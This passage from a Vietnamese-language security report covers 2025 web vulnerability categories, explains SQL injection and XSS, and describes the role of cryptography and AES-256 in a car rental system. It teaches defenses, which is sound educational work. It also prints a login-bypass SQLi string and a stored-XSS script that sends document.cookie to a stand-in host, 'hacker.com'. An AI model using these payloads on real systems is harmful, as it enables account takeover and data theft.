- A03:2025 - Software Supply Chain Failures (Lỗ hổng chuỗi cung ứng phần mềm) Với sự phát triển của kiến trúc phần mềm hiện đại, một ứng dụng thường bao gồm 70-80% là mã nguồn từ các thư viện mã nguồn mở của bên thứ ba (như NPM, PyPI, Maven). Lỗ hổng chuỗi cung ứng xảy ra khi kẻ tấn công không nhắm trực tiếp vào hệ thống của doanh nghiệp mà nhắm vào các thư viện này. Nếu một gói thư viện phổ biến bị chèn mã độc (Backdoor), hàng triệu ứng dụng sử dụng nó sẽ tự động bị lây

niêm khi thực hiện lệnh cập nhật (**npm install**). Hậu quả của rủi ro này cực kỳ tàn khốc, cho phép kẻ tấn công thực thi mã từ xa (RCE) trên quy mô toàn cầu. Để đối phó, các tổ chức buộc phải xây dựng Bảng kê thành phần phần mềm (SBOM - Software Bill of Materials) và sử dụng các công cụ phân tích thành phần phần mềm (SCA) để liên tục rà quét, phát hiện và vá các thư viện lỗi thời trước khi triển khai.

- A04:2025 - Cryptographic Failures (Thất bại trong xử lý Mật mã học) Nhóm lỗ hổng này nhắm trực tiếp vào Dữ liệu định danh cá nhân (PII), thông tin tài chính và y tế. Sự thất bại trong mật mã học xảy ra khi dữ liệu nhạy cảm không được mã hóa đủ mạnh cả khi lưu trữ (Data at Rest) lẫn khi truyền tải (Data in Transit). Việc lưu trữ mật khẩu dưới dạng văn bản rõ (Plaintext) hoặc sử dụng các thuật toán băm đã bị phá vỡ từ lâu (như MD5, SHA-1) cho phép kẻ tấn công dễ dàng dịch ngược cơ sở dữ liệu nếu chúng xâm nhập thành công. Trên đường truyền, việc không cấu hình bắt buộc giao thức HTTPS (TLS 1.3) tạo cơ hội cho các cuộc tấn công xen giữa (Man-in-the-Middle). Tiêu chuẩn hiện tại yêu cầu sử dụng các thuật toán mã hóa tiên tiến như AES-256-GCM cho dữ liệu và các hàm băm kháng GPU như Argon2 hoặc bcrypt (có kết hợp Salt) để bảo vệ thông tin xác thực.

- A05:2025 - Injection (Tiêm nhiễm mã độc) (*Được phân tích chi tiết ở phần "Đào sâu" bên dưới*).

- A06:2025 - Insecure Design (Thiết kế không an toàn) Khác với các lỗi lập trình (coding bugs) có thể vá bằng một bản cập nhật nhanh, "Thiết kế không an toàn" chỉ ra rằng ứng dụng đã thiếu hụt các biện pháp kiểm soát bảo mật ngay từ khi nằm trên bản vẽ kiến trúc. Một câu ngạn ngữ trong ngành an ninh mạng là: *"Không thể dùng cấu hình hoàn hảo để vá một thiết kế tồi"*. Ví dụ, một hệ thống bán vé máy bay thiết kế chức năng "Giữ chỗ 15 phút không cần thanh toán". Kẻ tấn công có thể viết một kịch bản (Bot) để liên tục giữ chỗ toàn bộ chuyến bay, gây ra tình trạng cháy vé giả mạo (Tấn công từ chối dịch vụ cấp ứng dụng) mà không vi phạm bất kỳ quy tắc phân quyền nào. Lối thoát duy nhất cho lỗ hổng này là đưa quy trình Lập mô hình mối đe dọa (Threat Modeling) vào giai đoạn đầu tiên của vòng đời phát triển (SDLC), liên tục tự đặt câu hỏi "Kẻ thù có thể lạm dụng chức năng này như thế nào?".

- A07:2025 - Authentication Failures (Lỗi định danh và xác thực) Quá trình xác thực là cửa ngõ đầu tiên của mọi hệ thống. Lỗ hổng quản lý phiên bản (Session Management) và xác thực kém cho phép tin tặc giả mạo danh tính của những người

dùng hợp pháp. Nguyên nhân thường đến từ việc hệ thống cho phép đặt mật khẩu quá yếu (như 123456), không có giới hạn số lần thử đăng nhập sai (dẫn đến bị tấn công dò quét tự động - Brute Force), hoặc mã thông báo phiên (Session Token/JWT) không được mã hóa và không bị vô hiệu hóa khi người dùng đăng xuất. Để đảm bảo an toàn tối đa, kiến trúc xác thực năm 2025 bắt buộc phải tích hợp Xác thực đa yếu tố (MFA), đối chiếu mật khẩu với các cơ sở dữ liệu đã bị rò rỉ trên Dark Web, và thiết lập vòng đời ngắn hạn cho các mã thông báo truy cập.

- A08:2025 - Software and Data Integrity Failures (Lỗi toàn vẹn phần mềm và dữ liệu) Nhóm lỗ hổng này liên quan đến các quy trình cập nhật và luồng tích hợp/triển khai liên tục (CI/CD Pipeline). Khi một ứng dụng tự động tải về các plugin, mã nguồn hoặc các bản cập nhật Firmware từ máy chủ mà không thông qua quá trình xác minh chữ ký số (Digital Signatures), nó đang mở toang cánh cửa cho phần mềm độc hại. Kẻ tấn công có thể thực hiện tấn công Man-in-the-Middle hoặc đánh chiếm máy chủ cung cấp bản cập nhật để phân phối mã độc đến toàn bộ mạng lưới khách hàng. Để khắc phục, mọi gói phần mềm trước khi được thực thi phải được kiểm tra tính toàn vẹn (thông qua mã băm Hash và chứng chỉ PKI) để đảm bảo không có bất kỳ dòng code nào bị chỉnh sửa trái phép trên đường truyền.

- A09:2025 - Security Logging Failures (Lỗi giám sát và ghi nhật ký an ninh) "Bạn không thể ngăn chặn những gì bạn không nhìn thấy". Rất nhiều vụ rò rỉ dữ liệu lịch sử cho thấy tin tặc đã nằm vùng trong mạng nội bộ của doanh nghiệp hàng tháng trời trước khi bị phát hiện. Nguyên nhân gốc rễ là sự yếu kém trong việc ghi nhật ký (Logging) các sự kiện an ninh trọng yếu. Hệ thống bỏ qua việc ghi lại các nỗ lực đăng nhập thất bại, các lệnh xóa dữ liệu hàng loạt, hoặc các truy cập vượt quyền. Hơn nữa, việc chỉ ghi log cục bộ trên máy chủ web sẽ trở nên vô nghĩa nếu tin tặc xóa sạch chúng trước khi rời đi. Giải pháp kiến trúc bắt buộc là đẩy toàn bộ nhật ký sự kiện theo thời gian thực về một máy chủ Quản lý sự kiện và thông tin bảo mật trung tâm (SIEM), đồng thời thiết lập các quy tắc cảnh báo tự động cho Trung tâm điều hành an ninh mạng (SOC).

- A10:2025 - Mishandling of Exceptional Conditions (Xử lý ngoại lệ kém) Khi hệ thống gặp lỗi logic, mất kết nối cơ sở dữ liệu, hoặc nhận được luồng dữ liệu dị dạng, nó sẽ sinh ra các thông báo ngoại lệ (Exceptions). Lỗ hổng xảy ra khi lập trình viên không bắt (catch) các ngoại lệ này một cách khéo léo, khiến máy chủ web trả về

toàn bộ thông báo lỗi thô (Raw Error Messages) cho người dùng cuối. Các thông báo này thường chứa các "dấu chân" kỹ thuật cực kỳ nhạy cảm: đường dẫn thư mục vật lý (VD: `C:\inetpub\wwwroot\config.php`), chuỗi truy vấn SQL đang bị lỗi, hoặc tên các bảng trong cơ sở dữ liệu. Mặc dù bản thân nó không trực tiếp gây sập hệ thống, việc rò rỉ thông tin (Information Disclosure) này cung cấp bản đồ chi tiết để kẻ tấn công tinh chỉnh các kỹ thuật tiêm nhiễm (Injection) cho những đợt tấn công tiếp theo.

Đào sâu về cơ chế Injection (SQLi & XSS):

Khái niệm "Tiêm nhiễm" (Injection) là một trong những cơ chế tấn công lâu đời nhưng vẫn luôn thể hiện sức tàn phá khủng khiếp nhất. Bản chất chung của mọi hình thức Injection là sự thất bại của hệ thống trong việc phân tách ranh giới giữa "Dữ liệu đầu vào" (Data) và "Khối lệnh thực thi" (Code).

1. SQL Injection (SQLi): Tấn công hệ quản trị cơ sở dữ liệu

- Bản chất: SQL Injection xảy ra tại tầng Backend, khi ứng dụng web tiếp nhận dữ liệu từ người dùng (như ô tìm kiếm, tên đăng nhập) và sử dụng phương pháp nối chuỗi (String Concatenation) trực tiếp vào một câu lệnh SQL để truy vấn cơ sở dữ liệu.

- Nguyên nhân gốc rễ: Hệ quản trị cơ sở dữ liệu (Database Engine) là một cỗ máy thông dịch trung thành. Nó nhận một chuỗi văn bản từ ứng dụng và biên dịch toàn bộ chuỗi đó. Nó hoàn toàn thiếu khả năng tự nhận thức để phân biệt đâu là cấu trúc câu lệnh do lập trình viên viết ra, và đâu là dữ liệu do người dùng nhập vào.

- Cơ chế khai thác: Trọng tâm của SQLi nằm ở các ký tự điều khiển đặc biệt, điển hình nhất là dấu nháy đơn (') hoặc dấu chấm phẩy (;). Giả sử ứng dụng sử dụng câu lệnh xác thực: `SELECT * FROM Users WHERE Username = ' + input_user + ' AND Password = ' + input_pass + '` Nếu kẻ tấn công nhập vào ô Username chuỗi: `admin' OR 1=1 --` Câu lệnh truyền đến CSDL sẽ biến đổi thành: `SELECT * FROM Users WHERE Username = 'admin' OR 1=1 --' AND Password = '...'` Lúc này, dấu nháy đơn đầu tiên đã đóng sớm chuỗi dữ liệu. Mệnh đề `OR 1=1` luôn mang giá trị TRUE về mặt toán học logic. Dấu `--` là ký tự chú thích (comment), khiến toàn bộ phần kiểm tra mật khẩu phía sau bị CSDL phớt lờ hoàn toàn.

- Hậu quả: Hậu quả của SQLi mang tính thảm họa toàn diện. Kẻ tấn công có thể đăng nhập thẳng vào hệ thống với quyền quản trị viên mà không cần mật khẩu. Sử dụng lệnh gộp `UNION SELECT`, chúng có thể kết xuất toàn bộ bảng danh sách thông

tin thẻ tin dụng của khách hàng. Ở mức độ nghiêm trọng hơn, các lệnh **DROP TABLE** có thể xóa sạch toàn bộ dữ liệu nghiệp vụ, hoặc sử dụng các hàm mở rộng (như **xp_cmdshell** trong SQL Server) để chiếm quyền điều khiển hệ điều hành của máy chủ nội bộ.

- Biện pháp phòng vệ triệt để: Làm sạch dữ liệu (Sanitization) bằng cách lọc bỏ dấu nháy đơn là chưa đủ và dễ bị qua mặt. Giải pháp bắt buộc ở cấp độ kiến trúc là sử dụng Truy vấn tham số hóa (Parameterized Queries / Prepared Statements). Cơ chế này biên dịch trước phần "khung" của câu lệnh SQL. Dữ liệu đầu vào sau đó chỉ được điền vào các tham số (Parameters) dưới dạng giá trị thuần túy. Dù kẻ tấn công có tiêm hàng nghìn ký tự lệnh, CSDL cũng chỉ coi đoạn chữ đó là một chuỗi văn bản vô hại. Việc ứng dụng các công cụ ORM (Object-Relational Mapping) hiện đại cũng tự động xử lý rủi ro này một cách triệt để.

2. Cross-Site Scripting (XSS): Tiêm nhiễm trên trình duyệt người dùng

- Bản chất: Nếu SQLi tấn công vào phía Backend (Máy chủ), thì XSS là vũ khí nhắm vào phía Frontend (Trình duyệt của khách hàng). XSS là kỹ thuật tiêm các đoạn mã thực thi độc hại (thường là mã JavaScript, VBScript hoặc HTML) vào nội dung hiển thị của một trang web hợp pháp.

- Cơ chế hoạt động: Trình duyệt web (Chrome, Firefox) được thiết kế để render (hiển thị) nội dung HTML và thực thi mọi mã kịch bản (Script) đi kèm trong cấu trúc DOM. Lỗ hổng XSS thường chia làm ba loại chính:

1. Stored XSS (XSS lưu trữ): Kẻ tấn công nhúng mã độc (Ví dụ: `<script>fetch('http://hacker.com/steal?cookie=')(http://hacker.com/steal?cookie=)' + document.cookie;</script>`) vào một trường dữ liệu lưu vĩnh viễn trên máy chủ, như mục Bình luận (Comments) trên diễn đàn hoặc Hồ sơ người dùng. Bất kỳ nạn nhân nào mở trang có chứa bình luận này, máy chủ sẽ ngay thơ trả về đoạn mã độc nguyên bản. Trình duyệt nạn nhân sẽ hiểu lầm đó là một phần mã nguồn hợp lệ của trang web và tự động kích hoạt mã JavaScript.

2. Reflected XSS (XSS phản xạ): Mã độc được gắn ngay trong các tham số URL (VD: `[http://website.com/search?q=](http://website.com/search?q=)<script>...`). Kẻ tấn công sẽ lừa nạn nhân nhấp vào đường link giả mạo. Khi máy chủ nhận request, nó lập tức "phản xạ" (hiển thị lại) cụm từ tìm kiếm đó lên màn hình mà không làm sạch, khiến trình duyệt nạn nhân kích hoạt đoạn mã.

3. DOM-based XSS: Lỗ hổng hoàn toàn không liên quan đến máy chủ, mà xảy ra cục bộ khi mã JavaScript hợp lệ của trang web sử dụng các hàm không an toàn (như `innerHTML` hoặc `eval()`) để xử lý các dữ liệu lấy trực tiếp từ thanh địa chỉ (URL fragment).

- **Hậu quả:** XSS cho phép kẻ tấn công phá vỡ chính sách cùng nguồn gốc (Same-Origin Policy). Đoạn mã JavaScript độc hại chạy dưới sự tin cậy của trang web hợp pháp có thể dễ dàng đánh cắp phiên đăng nhập (Session Cookie) của người dùng để chiếm đoạt tài khoản. Tinh vi hơn, mã XSS có thể cài đặt Keylogger ghi lại thao tác bàn phím, hoặc lén lút thay đổi giao diện trang web (Defacement) để điều hướng người dùng đến các trang thanh toán lừa đảo do chúng kiểm soát.

- **Biện pháp phòng vệ triệt để:** Phòng thủ XSS đòi hỏi sự kết hợp đa tầng. Lớp phòng thủ thứ nhất là Mã hóa đầu ra (Output Encoding/Escaping): mọi dữ liệu động trước khi in ra trình duyệt phải được chuyển đổi thành các thực thể an toàn (ví dụ: `<` biến thành `<`). Các framework frontend hiện đại như React.js hoặc Vue.js mặc định hỗ trợ xử lý việc này khá tốt. Lớp phòng thủ thứ hai là áp dụng Chính sách An ninh Nội dung (Content Security Policy - CSP): Một tiêu chuẩn HTTP Header cấu hình phía máy chủ, quy định trình duyệt chỉ được phép thực thi các tệp JavaScript từ những nguồn gốc (Domain) được chỉ định từ trước, cấm hoàn toàn việc thực thi mã JavaScript nội tuyến (Inline Script) trôi nổi. Đồng thời, đánh dấu các Cookie xác thực bằng cờ `HttpOnly` để ngăn chặn JavaScript truy cập vào Session ID, cắt đứt khả năng đánh cắp phiên ngay cả khi XSS xảy ra.

1.3. Cơ sở Mật mã học Ứng dụng trong Bảo mật Dữ liệu (Cryptography)

1.3.1. Tại sao cần mật mã học trong hệ thống quản lý thuê xe?

- Đặt vấn đề: Hệ thống thuê xe không chỉ quản lý xe, mà quản lý "Định danh"

Trong quan niệm truyền thống, một hệ thống quản lý cho thuê xe (Car Rental Management System) thường bị hiểu lầm là chỉ cần tập trung vào việc quản lý tài sản vật lý: danh sách xe, biển số, tình trạng bảo dưỡng, và lịch trình trống. Tuy nhiên, trong kỷ nguyên số hóa, cốt lõi của giao dịch thuê xe lại nằm ở "**Sự tín nhiệm định danh**". Để giao một tài sản có giá trị lớn (một chiếc ô tô) cho một người lạ, doanh nghiệp bắt buộc phải thu thập một lượng khổng lồ các thông tin cá nhân cực kỳ nhạy cảm.

Cơ sở dữ liệu của một hệ thống thuê xe hiện đại là một "kho báu" đối với tội

phạm mạng, bao gồm các phân lớp dữ liệu sau:

- **Dữ liệu Định danh Cá nhân (PII - Personally Identifiable Information):** Họ và tên, ngày tháng năm sinh, địa chỉ thường trú, số điện thoại. Đặc biệt quan trọng là số Chứng minh nhân dân/Căn cước công dân (CCCD) và dữ liệu hình ảnh (ảnh chụp mặt trước/mặt sau CCCD, ảnh selfie xác thực khuôn mặt).

- **Dữ liệu Pháp lý và Kỹ năng:** Mã số Giấy phép lái xe (GPLX), hạng bằng lái, thời hạn hết hạn.

- **Dữ liệu Tài chính (PCI - Payment Card Industry):** Số thẻ tín dụng, mã CVV (nếu hệ thống lưu trữ sai quy cách), thông tin tài khoản ngân hàng dùng để đặt cọc và thanh toán.

- **Dữ liệu Hành vi và Vị trí:** Lịch sử các chuyến đi, vị trí đón/trả xe, và trong nhiều trường hợp là dữ liệu viễn trắc GPS theo thời gian thực của chiếc xe trong suốt thời gian khách hàng thuê.

Nếu những tài sản tối mật này được lưu trữ dưới dạng văn bản rõ (Plaintext) trong hệ quản trị cơ sở dữ liệu (như SQLite, MySQL, hay PostgreSQL), hệ thống sẽ đối mặt với một thảm họa tàn khốc nếu ranh giới mạng bị chọc thủng. Đây chính là lúc **Mật mã học (Cryptography)** bước vào và đóng vai trò là "Chốt chặn sinh tử" – tuyến phòng thủ cuối cùng và kiên cố nhất.

- Bản chất của Mật mã học: Từ văn bản rõ đến sự hỗn loạn có kiểm soát

Mật mã học không phải là việc giấu đi sự tồn tại của dữ liệu (Security through Obscurity), mà là việc công khai dữ liệu nhưng khiến nó trở nên vô dụng đối với bất kỳ ai không có thẩm quyền. Mật mã học cung cấp nền tảng toán học phức tạp để biến đổi dữ liệu.

- Quá trình này tuân theo một hàm toán học cơ bản:

$$\text{Ciphertext} = E(K, \text{Plaintext})$$

Trong đó:

- **Plaintext (Bản rõ):** Dữ liệu ban đầu có thể đọc và hiểu được bởi con người hoặc máy tính (ví dụ: Số CCCD là 001201123456).

- **E (Encryption Algorithm):** Thuật toán mã hóa (ví dụ: AES, RSA).

- **K (Key):** Khóa bí mật – thành phần duy nhất quyết định kết quả của phép biến đổi.

- **Ciphertext (Bản mã):** Chuỗi dữ liệu nhiễu đã được mã hóa, hoàn toàn vô

nghĩa và không thể đảo ngược nếu không có khóa \$K\$ (ví dụ: **8f4b2a...9c1d**).

Tính an toàn của mật mã học hiện đại không nằm ở việc giữ bí mật thuật toán \$E\$ (thuật toán AES được công khai toàn cầu), mà dựa vào độ phức tạp tính toán học của việc dịch ngược bản mã nếu không có khóa \$K\$. Ví dụ, để bẻ khóa một chuỗi dữ liệu được mã hóa bằng AES-256 (sử dụng độ dài khóa 256-bit), siêu máy tính mạnh nhất thế giới hiện nay cũng cần hàng tỷ năm để thử mọi trường hợp có thể xảy ra (Brute-force).

- Giải quyết các Kịch bản Tấn công (Threat Landscape) vào hệ thống thuê xe

Việc áp dụng mật mã học giải quyết trực tiếp ba kịch bản rủi ro cốt lõi mà bất kỳ hệ thống thuê xe nào cũng phải đối mặt:

- + **Kịch bản 1: Thỏa hiệp Cơ sở dữ liệu (Database Breach)**

Giả sử hệ thống sử dụng SQLite làm cơ sở dữ liệu. SQLite lưu trữ toàn bộ dữ liệu hệ thống (từ thông tin người dùng đến hợp đồng) trong một tệp tin duy nhất (ví dụ: **database.sqlite**). Tệp tin này mang tính di động rất cao. Nếu tin tặc lợi dụng lỗ hổng tải tệp (File Inclusion) hoặc lỗ hổng thực thi mã từ xa (RCE) để tải tệp **.sqlite** này về máy của chúng, mọi cơ chế tường lửa (Firewall) hay xác thực ứng dụng đều trở nên vô nghĩa.

- *Nếu không có mật mã:* Kẻ tấn công mở tệp bằng phần mềm đọc SQLite thông thường và lấy toàn bộ hình ảnh CCCD, số thẻ ngân hàng của hàng vạn khách hàng để bán trên Dark Web.

- *Nếu áp dụng mật mã:* Dù kẻ tấn công lấy được tệp cơ sở dữ liệu, thứ chúng nhìn thấy trong các cột **customer_cccd** hay **driving_license_no** chỉ là những chuỗi ký tự rác. Không có Khóa giải mã (thường được lưu trữ riêng biệt trên HSM hoặc dịch vụ Key Management System), tệp dữ liệu đó hoàn toàn không có giá trị khai thác.

- + **Kịch bản 2: Mối đe dọa từ Nội bộ (Insider Threats)**

Lỗ hổng lớn nhất của mọi hệ thống bảo mật là con người. Một nhân viên IT quản trị cơ sở dữ liệu (DBA - Database Administrator) có toàn quyền truy cập hợp pháp vào hệ quản trị MySQL.

Nhờ việc mã hóa ở cấp độ cột (Column-level Encryption) hoặc sử dụng các hàm băm (Hashing) cho mật khẩu, mật mã học đảm bảo rằng ngay cả những nhân viên quản trị cao cấp nhất cũng không thể tò mò đọc được dữ liệu định danh hoặc xâm phạm quyền riêng tư của khách thuê xe (ví dụ: một nhân vật nổi tiếng thuê xe).

+ **Kịch bản 3: Tấn công trên đường truyền (Man-in-the-Middle)**

Khi khách hàng mở ứng dụng trên điện thoại và gửi ảnh chụp bằng lái xe lên máy chủ, gói tin phải đi qua mạng Wi-Fi công cộng (có thể đã bị tin tặc kiểm soát) và hạ tầng Internet. Mật mã học bất đối xứng (như RSA/ECC) kết hợp với chứng chỉ số TLS/SSL đảm bảo rằng dữ liệu được mã hóa ngay tại thiết bị của khách hàng, bay qua mạng lưới đầy rẫy rủi ro một cách an toàn, và chỉ được giải mã khi đã nằm gọn trong máy chủ đích.

- **Đảm bảo Tam giác Bảo mật: CIA Triad và Tính Chống chối bỏ**

Trong kiến trúc hệ thống, Mật mã học là công cụ duy nhất có khả năng bảo vệ đồng thời và trọn vẹn các nguyên tắc bảo mật cốt lõi:

- **Tính Bí mật (Confidentiality):** Đây là mục tiêu cơ bản nhất. Các thuật toán mã hóa đối xứng (như AES-256) được áp dụng để mã hóa các trường dữ liệu nhạy cảm trước khi lưu xuống ổ cứng (Encryption at Rest). Nó đảm bảo nguyên tắc: *Dữ liệu chỉ hiển thị với những người dùng cuối hoặc dịch vụ có thẩm quyền.*

- **Tính Toàn vẹn (Integrity):** Làm sao để biết một hợp đồng thuê xe trị giá 100 triệu đồng chưa bị nhân viên nội bộ âm thầm sửa thành 10 triệu đồng? Mật mã học giải quyết bài toán này bằng các Hàm băm mật mã (Cryptographic Hash Functions) như SHA-256. Bất kỳ một sự thay đổi dù là nhỏ nhất (chỉ 1 bit dữ liệu) trong nội dung hợp đồng cũng sẽ sinh ra một chuỗi băm (Hash value) hoàn toàn khác biệt. Hệ thống liên tục kiểm tra chữ ký băm này để đảm bảo dữ liệu không bị cắt xén, can thiệp hoặc giả mạo.

- **Tính Chống chối bỏ (Non-repudiation):** Trong quy trình thuê xe, khách hàng thường ký hợp đồng điện tử. Ứng dụng mật mã học bất đối xứng (Public Key Infrastructure - PKI) cho phép tạo ra Chữ ký số (Digital Signature). Khi khách hàng "ký" vào hợp đồng bằng khóa bí mật (Private Key) của họ, khóa công khai (Public Key) sẽ được dùng để xác minh. Điều này cung cấp bằng chứng toán học và pháp lý vững chắc, khiến khách hàng không thể chối bỏ việc họ đã đồng ý với các điều khoản thuê xe và mức giá trong trường hợp xảy ra tranh chấp hoặc tai nạn.

- **Khía cạnh Tuân thủ Pháp lý và Giá trị Doanh nghiệp**

Cuối cùng, việc áp dụng mật mã học trong hệ thống cho thuê xe không còn đơn thuần là một lựa chọn tối ưu kỹ thuật, mà đã trở thành **Nghĩa vụ pháp lý bắt buộc**.

Tại Việt Nam, với sự ra đời của **Nghị định 13/2023/NĐ-CP về Bảo vệ dữ liệu**

cá nhân, các doanh nghiệp thu thập dữ liệu (như công ty cho thuê xe) bị ràng buộc trách nhiệm pháp lý khắt khe. Nếu xảy ra rò rỉ dữ liệu CCCD hoặc hồ sơ khách hàng do hệ thống không áp dụng các biện pháp mã hóa bảo vệ, doanh nghiệp không chỉ đối mặt với án phạt tài chính khổng lồ, nguy cơ tước giấy phép kinh doanh, mà còn là sự sụp đổ hoàn toàn về mặt uy tín (Reputation Damage).

Tương tự, nếu hệ thống có tích hợp cổng thanh toán và lưu trữ một phần thông tin thẻ, nó bắt buộc phải tuân thủ tiêu chuẩn bảo mật quốc tế **PCI-DSS**. Tiêu chuẩn này quy định rõ ràng rằng dữ liệu thẻ (PAN) phải được mã hóa mạnh, và tuyệt đối cấm lưu trữ dưới dạng Plaintext.

1.3.2. Mã hóa đối xứng AES-256: Cấu trúc toán học và Cơ chế hoạt động

- Định nghĩa và Nền tảng hoạt động

AES (Advanced Encryption Standard) là một tiêu chuẩn thuật toán mã hóa khối (Block Cipher) hoạt động dựa trên nguyên lý mật mã học đối xứng. Khái niệm "đối xứng" ở đây mang ý nghĩa cốt lõi: hệ thống chỉ sử dụng một khóa bí mật duy nhất (Secret Key) để thực thi cả hai quá trình nghịch đảo. Chiếc khóa này vừa đóng vai trò mã hóa (chuyển đổi dữ liệu từ dạng văn bản rõ có thể đọc được - Plaintext sang dạng dữ liệu nhiễu loạn - Ciphertext) và hệ thống đích cũng bắt buộc phải dùng chính chiếc khóa đó để giải mã (khôi phục lại cấu trúc dữ liệu ban đầu).

Trong họ tiêu chuẩn AES, phiên bản AES-256 được xếp hạng là cấu trúc có độ bảo mật cao nhất, sử dụng khóa bí mật có chiều dài cực đại lên tới 256-bit. Dù sở hữu độ dài khóa lớn, toàn bộ kiến trúc AES luôn cố định kích thước của một khối dữ liệu đầu vào là 128-bit.

- Cơ sở Toán học trên Trường hữu hạn Galois

Điểm đặc biệt tạo nên sự toàn vẹn của AES-256 là hệ thống không sử dụng các phép toán số học nguyên truyền thống. Toàn bộ kiến trúc được xây dựng vô cùng chặt chẽ trên nền tảng toán học của trường hữu hạn (Finite Field), cụ thể là trường Galois $GF(2^8)$. Trong trường này, mỗi byte dữ liệu (gồm 8-bit) không được nhìn nhận là một con số vô tri, mà được biểu diễn dưới dạng một đa thức bậc 7:

$$b(x) = b_7x^7 + b_6x^6 + b_5x^5 + b_4x^4 + b_3x^3 + b_2x^2 + b_1x + b_0$$

Tính chất của trường hữu hạn đảm bảo rằng mọi phép toán trên các byte đều trả về kết quả nằm gọn trong giới hạn 1 byte (từ 0 đến 255). Phép cộng và phép trừ hai đa

thức trong trường này hoàn toàn đồng nhất và tương đương với phép toán bitwise XOR (Exclusive OR) trên phần cứng điện tử. Đối với phép nhân, để tránh việc bậc của đa thức vượt quá 7, hệ thống thực hiện phép nhân modulo với một đa thức bất khả quy tĩnh là $m(x) = x^8 + x^4 + x^3 + x + 1$ (giá trị Hexadecimal là 0x11B). Nền tảng toán học này là trái tim của sự khuếch tán dữ liệu trong toàn bộ thuật toán.

- Cấu trúc Ma trận Trạng thái (State Matrix)

Khi một khối dữ liệu 128-bit (tương đương 16 byte) đi vào hệ thống, nó không bị xử lý dưới dạng một chuỗi bit nhị phân dài và tuyến tính. Thay vào đó, thuật toán dàn 16 byte này thành một không gian làm việc đa chiều gọi là Ma trận Trạng thái (State Matrix) có kích thước 4 x 4. Dữ liệu được sắp xếp vào ma trận theo thứ tự ưu tiên cột (column-major). Ma trận này đóng vai trò là cốt lõi trung tâm, nơi mọi phép biến đổi toán học của các vòng lặp sẽ trực tiếp can thiệp, xáo trộn và cập nhật đề lên các giá trị nội tại cho đến khi chu kỳ mã hóa kết thúc.

- Mạng Thay thế - Hoán vị (SPN) và Chu kỳ biến đổi

Để biến đổi ma trận trạng thái thành một bản mã không thể nhận diện, AES-256 đưa dữ liệu qua các vòng lặp (Rounds) biến đổi liên tục. Do khóa có độ dài 256-bit, hệ thống quy định cấu trúc phải trải qua chính xác 14 vòng lặp. Cơ chế này được xây dựng dựa trên Mạng thay thế - hoán vị (Substitution-Permutation Network - SPN). Mạng SPN được thiết kế để tuân thủ tuyệt đối hai nguyên lý kinh điển do Claude Shannon đề xuất nhằm đập tan mọi nỗ lực phân tích mật mã: Sự hỗn mang (Confusion) - làm phức tạp hóa mối quan hệ giữa khóa và bản mã, và Sự khuếch tán (Diffusion) - phát tán sự ảnh hưởng của một bit đơn lẻ ra toàn bộ cấu trúc dữ liệu.

- Giải phẫu các hàm toán học nội tại trong mỗi vòng lặp

Bên trong mỗi vòng lặp tiêu chuẩn (từ vòng đầu tiên đến vòng áp chót), thuật toán sẽ thi hành tuần tự bốn hàm toán học riêng biệt. Riêng vòng lặp cuối cùng sẽ chủ động loại bỏ hàm trộn cột để tối ưu hóa tính chất đối xứng ngược khi tiến hành giải mã:

- **SubBytes (Thay thế Byte phi tuyến tính):** Đây là chốt chặn quan trọng nhất tạo ra sự hỗn mang. Hệ thống sẽ quét qua từng byte trong ma trận trạng thái và thay thế nó bằng một byte mới thông qua một bảng tra cứu Hộp thế (S-box). Quá trình hình thành S-box trải qua hai giai đoạn toán học khắt khe: đầu tiên là tìm nghịch đảo nhân của byte đó trong trường $GF(2^8)$, sau đó nhân với một ma trận Affine và cộng

XOR với một hằng số. Tính chất phi tuyến tính cực mạnh của SubBytes chặt đứt mọi phương trình đại số tuyến tính mà tin tặc có thể thiết lập để dò ngược bản rõ.

- **ShiftRows (Dịch vòng các Hàng):** Hàm này bắt đầu quá trình khuếch tán bằng cách tác động theo chiều ngang của ma trận trạng thái. Hàng trên cùng của ma trận được giữ nguyên vị trí. Hàng thứ hai bị dịch vòng sang trái một byte. Hàng thứ ba dịch trái hai byte và hàng cuối cùng dịch trái ba byte. Thao tác tính này phân tán các byte vốn ban đầu cùng chung một cột ra bốn cột hoàn toàn khác biệt, chuẩn bị nền tảng cho sự pha trộn dữ liệu ở bước tiếp theo.

- **MixColumns (Trộn Cột):** Hàm này xử lý ma trận theo chiều dọc và là động cơ chính tạo ra Hiệu ứng tuyết lở (Avalanche Effect). Thuật toán coi mỗi cột (gồm 4 byte) là một hệ đa thức và tiến hành nhân modulo với một ma trận phân tách tối đa (Maximum Distance Separable - MDS) cố định. Nhờ sự kết hợp ăn ý giữa phép dịch ngang của ShiftRows và phép nhân dọc của MixColumns, hệ thống đảm bảo rằng sự thay đổi của chỉ một bit bé nhỏ ở đầu vào cũng sẽ làm đảo lộn cấu trúc của toàn bộ 128 bit đầu ra sau khi trải qua nhiều vòng lặp.

- **AddRoundKey (Cộng Khóa vòng):** Ở bước cuối cùng của mỗi vòng lặp, "linh hồn" của hệ mật mã mới chính thức xuất hiện. Ma trận trạng thái hiện tại sẽ được cộng XOR trực tiếp với một Khóa con (Round Key). Khóa con mang kích thước 128-bit này không tồn tại độc lập mà được sinh ra từ thuật toán Mở rộng khóa (Key Expansion). Thuật toán này sử dụng khóa gốc 256-bit ban đầu, thông qua các phép toán dịch vòng (RotWord), thay thế (SubWord) và cộng hằng số (Rcon) để tạo ra một chuỗi 15 khóa con khác nhau. Chính phép XOR đơn giản ở bước này đã đóng gói toàn bộ các cấu trúc toán học phức tạp bên trên lại thành một khối bảo mật bất khả xâm phạm.

- Cơ sở khoa học của việc lựa chọn kiến trúc AES-256

Việc triển khai cấu trúc toán học này mang lại hai lợi thế sinh tồn cho các hệ thống công nghệ thông tin lỗi:

- **Sự bất khả thi của tấn công Vét cạn (Brute-force):** Với không gian khóa lên tới 256-bit, AES-256 cung cấp 2^{256} khả năng kết hợp. Quy mô của con số này vượt xa tổng khối lượng nguyên tử đang tồn tại trong toàn bộ vũ trụ có thể quan sát được. Ngay cả khi khai thác một mạng lưới siêu máy tính lượng tử lý tưởng nhất sử dụng thuật toán Grover, sức mạnh phòng thủ của AES-256 cũng chỉ bị suy giảm xuống mức

tương đương với không gian khóa 2^{128} . Khoảng không gian này vẫn là một bức tường thành quá sức kiên cố, hoàn toàn không thể bị vượt qua bởi định luật nhiệt động lực học hiện đại.

